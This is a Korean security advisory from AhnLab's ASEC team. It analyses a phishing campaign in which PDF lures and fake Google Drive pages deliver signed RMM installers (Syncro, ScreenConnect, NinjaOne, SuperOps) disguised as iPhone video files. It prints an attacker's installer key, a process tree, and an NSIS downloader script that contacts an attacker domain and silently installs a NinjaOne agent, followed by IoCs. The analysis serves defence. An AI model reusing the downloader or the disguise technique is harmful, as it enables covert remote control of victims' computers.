

동영상 파일을 위장해 유포 중인 RMM 도구들 (Syncro, SuperOps, NinjaOne 등)

A asec.ahnlab.com/ko/91933

ATCP

January 8, 2026



AhnLab SEcurity intelligence Center(ASEC)은 최근 Syncro, SuperOps, NinjaOne, ScreenConnect 등 RMM 도구들을 악용한 공격 사례를 확인하였다. 공격자는 PDF 파일을 유포하였으며 이를 통해 사용자가 구글 드라이브 등을 위장한 유포 페이지에서 RMM 도구를 다운로드해 실행하도록 유도하였다. 악성코드 서명에 사용된 인증서를 보면 공격자는 적어도 2025년 10월부터 유사한 공격을 수행해 온 것으로 보인다.

1. PDF 악성코드

최초 유포 방식은 알 수 없지만 공격에 사용된 PDF 문서 파일들이 다음과 같이 “Invoice”, “Product Order”, “Payment”와 같은 키워드를 포함한 이름을 가지고 있으며 이에 따라 피싱 메일의 첨부 파일을 통해 유포된 것으로 추정된다.

이름
Defective_Product_Oder.pdf
Defective_Product_OrderID2342-22235-22375.pdf
Defective Product Oder# 141-8912-3411.pdf
Defective Product Oder #922-1206-9847.pdf
Help_Product.pdf
Invoice_Details.PDF
Product.pdf
product_view.pdf
video_payment_error.pdf

Table 1. 유포된 PDF 문서 이름

PDF 문서를 실행하면 다음과 같이 높은 화질로 인해 미리 보기가 불가능하고 대신 구글 드라이브 링크를 클릭하도록 유도한다. 또는 PDF 문서 로드에서 실패했다는 메시지를 보여주며 “adobe-download-pdf[.]com” 주소로 리다이렉트하는 것을 보면 사용자들이 정상 PDF를 다운로드하는 것으로 보이도록 Adobe를 위장한 것으로 보인다.




Figure 1. 공격에 사용된 PDF 악성코드 – 1




Figure 2. 공격에 사용된 PDF 악성코드 – 2

현재 기준 접속 가능한 링크는 구글 드라이브를 위장한 페이지이며

“Video_recorded_on_iPhone17.mp4”라는 이름을 보여주기 때문에 사용자는 동영상 파일을 다운로드하는 것으로 생각할 수 있다. 실제 다운로드된 파일의 이름도

“Video_recorded_on_iPhone17.mp4 Drive.google.com” 형태로 MP4 동영상 파일을 위장한다.




Figure 3. 구글 드라이브 위장 페이지의 화면

2. RMM

2.1. Syncro RMM

Syncro RMM은 Managed Service Provider(MSP) 및 IT 팀을 위한 원격 모니터링 및 관리 도구이다. 이러한 RMM(Remote Monitoring and Management) 도구는 백도어나 RAT와 같은 악성코드가 아니면서도 설치된 시스템에 대한 원격 제어가 가능하고 정상적인 목적으로 조직에서 사용하기도 하는 도구이다 보니 다양한 공격자들이 이를 악용하고 있다. 이는 보안 제품들의 탐지를 우회하기 위한 의도적인 목적인데 방화벽이나 AntiVirus와 같은 보안 제품에서는 일반적인 악성코드들과 달리 이러한 도구들을 단순히 탐지하고 차단하는 데 한계가 존재하기 때문이다.




Figure 4. Syncro사의 홈페이지

이러한 원격 제어 도구나 RMM 솔루션을 악용한 사례로는 2025년 11월 공개한 LogMeIn과 PDQ Connect를 악용한 악성코드 유포 사례가 있다. [1] Syncro 또한 과거부터 다양한 공격자들이 악용하고 있는데 대표적으로 랜섬웨어 공격자 Chaos [2], Royal [3] 등 외에도 중국의 APT 위협 그룹인 MuddyWater [4]가 사용한 사례도 알려져 있다.

다운로드된 악성코드는 Advanced Installer로 제작된 설치 파일로서 실행 시 Syncro를 감염 시스템에 설치한다. 현재 기준 해지되었지만 유효한 인증서를 통해 서명된 형태로 유포된 것이 특징이다.



Figure 5. 악성코드 서명에 사용된 인증서

참고로 구체적인 명세는 알려져 있지 않지만 설치 과정 중 실행 인자에 “key”, “customerid”와 같은 값이 사용된다. 이는 다른 RMM 도구들처럼 사용자 즉 공격자를 특정할 수 있는 정보로 추정되며 실제 동일한 Key와 Customer ID를 갖는 Syncro 설치 파일들이 2025년 12월 하반기에 집중적으로 유포된 것을 보면 동일한 공격자의 소행으로 추정된다.

항목	값
Key	“yK0UAOaHHwdbYDOP_sr51w”
Customer ID	“1709830”

Table 2. Syncro RMM 설정 정보

msiexec.exe (4120)	C:\Windows\system32\msiexec.exe /V
Installer.exe (6352)	"C:\Users\...#AppData\Local\Temp\Installer.exe" -msi -key "yK0UAOaHHwdbYDOP_sr51w" -customerid "1709830" -policyid "" -folderid "4610556" -config-js...
Syncro.Installer.exe (4068)	"C:\Users\...#AppData\Local\Temp\Syncro.Installer.exe" -msi -key "yK0UAOaHHwdbYDOP_sr51w" -folderid "4610556" -customerid "1709830" -config-js...
cmd.exe (6100)	"cmd.exe" /c "C:\Program Files\RepairTech\Syncro\Install.bat"
Conhost.exe (6116)	W??W C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
InstallUtil.exe (6744)	"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe" /ShowCallStack /LogFile=C:\ProgramData\Syncro\logs\ServiceInstall.log "C:\Program Files...
sc.exe (5880)	sc failure Syncro reset= 60 actions= restart/5000/restart/10000/restart/60000
sc.exe (7056)	sc start Syncro
Syncro.Service.Runner.exe (6908)	"C:\Program Files\RepairTech\Syncro\Syncro\Service.Runner.exe"
Syncro.App.Runner.exe (6864)	"C:\Program Files\RepairTech\Syncro\Syncro\App.Runner.exe"
Explorer.EXE (3348)	C:\Windows\Explorer.EXE
Video_recorded_on_iPhone17.mp4	C:\Users\...#Downloads\Video_recorded_on_iPhone17.mp4 Drive.google.com"
Video_recorded_on_iPhone17.mp4	C:\Users\...#Downloads\Video_recorded_on_iPhone17.mp4 Drive.google.com"
msiexec.exe (1400)	"C:\Windows\system32\msiexec.exe" /i "C:\Users\...#AppData\Roaming\Servably Inc\Syncro 1.0\Install\Syncro.msi" /qn AISETUPEXEPATH="C:\Users...

Figure 6. Syncro RMM 설치 시 프로세스 트리

2.2. ConnectWise ScreenConnect

동일한 인증서로 서명된 악성코드들을 보면 이외에도 다양한 RMM 도구들이 2025년 10월부터 악용되고 있다. ScreenConnect는 원격 접속과 화면 제어 기능을 제공하는 RMM/원격 지원 솔루션으로 장애 대응, 유지 보수 등을 수행할 수 있다. 다양한 공격자들에 의해 악용되고 있는데 예를 들면 랜섬웨어 공격자들인 ALPHV/BlackCat [5], Hive [6] 등이 있다.



Figure 7. ScreenConnect 설치 시 프로세스 트리

2.3. NinjaOne, SuperOps

동일한 인증서로 서명된 악성코드들 중에는 이외에도 NinjaOne과 SuperOps가 있다. NinjaOne은 기업의 IT 인프라를 원격으로 모니터링 및 관리하기 위한 클라우드 기반 RMM 솔루션이다. 원격 접속, 패치 및 소프트웨어 배포, 성능 모니터링, IT 자산 관리 등의 기능을 지원한다. SuperOps도 MSP(관리형 서비스 제공 업체)를 대상으로 한 클라우드 기반 RMM/PSA 통합 솔루션으로, 원격 접속, 자산·패치 관리, 모니터링 등의 기능을 지원한다.




Figure 8. SuperOps사의 홈페이지

2.4. 다운로더

해당 인증서로 서명된 악성코드들 중에는 RMM 설치 파일뿐만 아니라 다운로더도 존재한다. 다운로더는 NSIS로 개발되었으며 내부 NSI 스크립트에 추가 페이로드를 다운로드하는 명령이 포함되어 있다. 해당 주소는 과거 이력상 NinjaOne RMM을 유포하였으며 악성 스크립트에서도 NinjaOne 키워드가 포함되어 있다.

```
Section ForceInstall ; Section_0
; AddSize 55684
StrCpy $0 $TEMP\temp_response.html
INetC::get /silent https://anhemvn124.com $0

label_58:
Quit
label_59:
SetOutPath $INSTDIR
SetOverwrite on
File NinjaOne-Agent-InternalInfrastructure-MainOffice-Auto.msi
ExecWait "$\"$SYSDIR\msiexec.exe$\" /i \"$\"$INSTDIR\NinjaOne-Agent-InternalInfrastructure-MainOffice-Auto.msi$\" /qn /norestart"
Quit
SectionEnd
```

Figure 9. NinjaOne RMM을 설치하는 NSIS 인스톨러

3. 결론

출처가 불분명한 이메일을 열람할 때는 사용자의 각별한 주의가 요구된다. 이메일의 발신자가 신뢰할 수 있는지 확인하고, 의심스러운 링크나 첨부 파일을 열지 않는 것이 중요하다. 또한 운영체제 및 보안 제품을 최신 버전으로 업데이트하여 알려진 위협으로부터 보호해야 한다.

MD5

0578e58a356ff3872028024d0e5455b8

09bc8258b13cde77eda9df8557679023

194beafd45e50537302e15a5f23d8fcf

1ea5deb693a66a8246d68672516a977c

20edd3723531c7361bb75f9c1f9aec33

추가 IoC는 ATIP에서 제공됩니다.

URL

[https://adobe-download-pdf\[.\]com/43taHls](https://adobe-download-pdf[.]com/43taHls)

[https://adobe-download-pdf\[.\]com/4o8R8Gx](https://adobe-download-pdf[.]com/4o8R8Gx)

[https://anhemvn124\[.\]com/](https://anhemvn124[.]com/)

[https://dirvegoogle\[.\]com/Video_defective_product\[.\]mp4/view](https://dirvegoogle[.]com/Video_defective_product[.]mp4/view)

[https://dirvegoogle\[.\]com/Video_recorded_on_iPhone17\[.\]mp4/view](https://dirvegoogle[.]com/Video_recorded_on_iPhone17[.]mp4/view)

추가 IoC는 ATIP에서 제공됩니다.

FQDN

[dirvegoogle\[.\]com](https://dirvegoogle[.]com)

AhnLab TIP를 구독하시면 연관 IOC 및 상세 분석 정보를 추가적으로 확인하실 수 있습니다. 자세한 내용은 아래 배너를 클릭하여 확인해보세요.

